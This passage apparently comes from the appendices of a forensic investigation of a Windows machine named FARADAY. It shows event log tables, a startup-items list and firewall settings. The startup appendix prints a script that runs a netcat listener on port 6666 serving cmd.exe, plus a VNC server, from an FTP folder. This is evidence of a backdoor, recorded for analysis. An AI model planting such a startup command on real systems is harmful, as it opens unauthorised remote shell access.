Information	5/25/2010	6:07:30 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Error	5/25/2010	6:06:50 PM	W32Time	None	29	N/A	FARADAY
Error	5/25/2010	6:06:50 PM	W32Time	None	17	N/A	FARADAY
Error	5/25/2010	6:06:31 PM	W32Time	None	29	N/A	FARADAY
Error	5/25/2010	6:06:31 PM	W32Time	None	17	N/A	FARADAY
Information	5/25/2010	6:05:46 PM	vmdebug	None	5	N/A	FARADAY
Information	5/25/2010	6:05:57 PM	eventlog	None	6005	N/A	FARADAY
Information	5/25/2010	6:05:57 PM	eventlog	None	6009	N/A	FARADAY
Information	5/25/2010	6:04:52 PM	eventlog	None	6006	N/A	FARADAY
Information	5/25/2010	6:04:11 PM	USER32	None	1074	SYSTEM	FARADAY
Information	5/25/2010	5:59:22 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:59:22 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	5:27:48 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:48 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:48 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:45 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:41 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:40 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:27 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:27 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:26 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:26 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:21 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:20 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	5:27:19 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:19 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	5:27:19 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:19 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:18 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:18 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	5/25/2010	5:27:15 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	5:27:14 PM	Service Control Manager	None	7035	SYSTEM	FARADAY


Appendix 16: Windows System Logs (2/3)



System 685 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	7/22/2010	1:28:30 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:28:30 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Error	7/22/2010	1:28:07 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:28:07 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	1:14:34 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:13:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Error	7/22/2010	1:13:07 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:13:07 PM	W32Time	None	17	N/A	FARADAY
Error	7/22/2010	1:12:47 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:12:47 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	1:12:13 PM	vmdebug	None	5	N/A	FARADAY
Information	7/22/2010	1:12:15 PM	eventlog	None	6005	N/A	FARADAY
Information	7/22/2010	1:12:15 PM	eventlog	None	6009	N/A	FARADAY
Information	7/22/2010	1:05:53 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	1:04:38 PM	Service Control Manager	None	7036	N/A	FARADAY
Error	7/22/2010	1:04:16 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:04:16 PM	W32Time	None	17	N/A	FARADAY
Error	7/22/2010	1:03:56 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:03:56 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	1:03:09 PM	vmdebug	None	5	N/A	FARADAY
Information	7/22/2010	1:03:26 PM	eventlog	None	6005	N/A	FARADAY
Information	7/22/2010	1:03:26 PM	eventlog	None	6009	N/A	FARADAY
Information	5/25/2010	6:17:51 PM	eventlog	None	6006	N/A	FARADAY
Information	5/25/2010	6:16:39 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	5/25/2010	6:15:51 PM	Service Control Manager	None	7035	SYSTEM	FARADAY


Appendix 17: Windows System Logs (3/3)



System 685 event(s)

Type	Date	Time	Source	Category	Event	User	Computer
Information	7/26/2010	4:14:16 PM	eventlog	None	6009	N/A	FARADAY
Information	7/22/2010	5:06:40 PM	eventlog	None	6006	N/A	FARADAY
Error	7/22/2010	5:03:55 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	5:03:55 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	5:02:41 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	5:02:41 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	5:02:40 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	5:02:40 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Error	7/22/2010	3:05:45 PM	Tcpip	None	4199	N/A	FARADAY
Information	7/22/2010	3:05:45 PM	Application Popup	None	26	N/A	FARADAY
Information	7/22/2010	3:05:39 PM	Application Popup	None	26	N/A	FARADAY
Error	7/22/2010	3:05:39 PM	Tcpip	None	4199	N/A	FARADAY
Information	7/22/2010	3:05:37 PM	Application Popup	None	26	N/A	FARADAY
Error	7/22/2010	3:05:37 PM	Tcpip	None	4199	N/A	FARADAY
Information	7/22/2010	3:03:19 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	3:02:32 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Error	7/22/2010	3:01:52 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	3:01:52 PM	W32Time	None	17	N/A	FARADAY
Error	7/22/2010	3:01:32 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	3:01:32 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	3:00:56 PM	vmdebug	None	5	N/A	FARADAY
Information	7/22/2010	3:00:58 PM	eventlog	None	6005	N/A	FARADAY
Information	7/22/2010	3:00:58 PM	eventlog	None	6009	N/A	FARADAY
Information	7/22/2010	2:47:31 PM	eventlog	None	6006	N/A	FARADAY
Information	7/22/2010	2:47:26 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7035	Daniel Faraday	FARADAY
Information	7/22/2010	2:46:16 PM	Service Control Manager	None	7036	N/A	FARADAY
Error	7/22/2010	2:45:57 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	2:45:57 PM	W32Time	None	17	N/A	FARADAY
Error	7/22/2010	2:45:37 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	2:45:37 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	2:44:54 PM	vmdebug	None	5	N/A	FARADAY
Information	7/22/2010	2:44:59 PM	eventlog	None	6005	N/A	FARADAY
Information	7/22/2010	2:44:59 PM	eventlog	None	6009	N/A	FARADAY
Information	7/22/2010	2:43:26 PM	eventlog	None	6006	N/A	FARADAY
Error	7/22/2010	1:58:07 PM	W32Time	None	29	N/A	FARADAY
Error	7/22/2010	1:58:07 PM	W32Time	None	17	N/A	FARADAY
Information	7/22/2010	1:33:26 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:33:26 PM	Service Control Manager	None	7035	SYSTEM	FARADAY
Information	7/22/2010	1:28:37 PM	Service Control Manager	None	7036	N/A	FARADAY
Information	7/22/2010	1:28:30 PM	Service Control Manager	None	7036	N/A	FARADAY


Appendix 18: Startup Processes



Startup Item	Command
☑ jusched	"C:\Program Files\Common Files\Java\Java Update\jusched.exe"
☑ vmtoolsd	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
☑ msmsgs	"C:\Program Files\Messenger\msmsgs.exe" /background
☑ OpenOffice.org 3.2	C:\PROGRA~1\OPENOF~1.ORG\program\QUICKS~1.EXE
☑ startup	C:\Documents and Settings\Daniel Faraday\Start Menu\Programs\Startup\s...

```
start C:\inetpub\ftproot\nc.exe -L -p 6666 -e cmd.exe
start C:\inetpub\ftproot\VNC4\winvnc4.exe
start C:\Inetpub\ftproot\lock.bat
```

Appendix 19: Firewall



Local Area Connection 3 Properties

Internet Connection Firewall

□ Protect my computer and network by limiting or preventing access to this computer from the Internet

Learn more about Internet Connection Firewall.

Internet Connection Sharing

□ Allow other network users to connect through this computer's Internet connection

☑ Allow other network users to control or disable the shared Internet connection

Learn more about Internet Connection Sharing.

If you're not sure how to set these properties, use the Network Setup Wizard instead.

Local Area Connection 2 Properties

Internet Connection Firewall

□ Protect my computer and network by limiting or preventing access to this computer from the Internet

Learn more about Internet Connection Firewall.

Internet Connection Sharing

□ Allow other network users to connect through this computer's Internet connection

☑ Allow other network users to control or disable the shared Internet connection

Learn more about Internet Connection Sharing.

If you're not sure how to set these properties, use the Network Setup Wizard instead.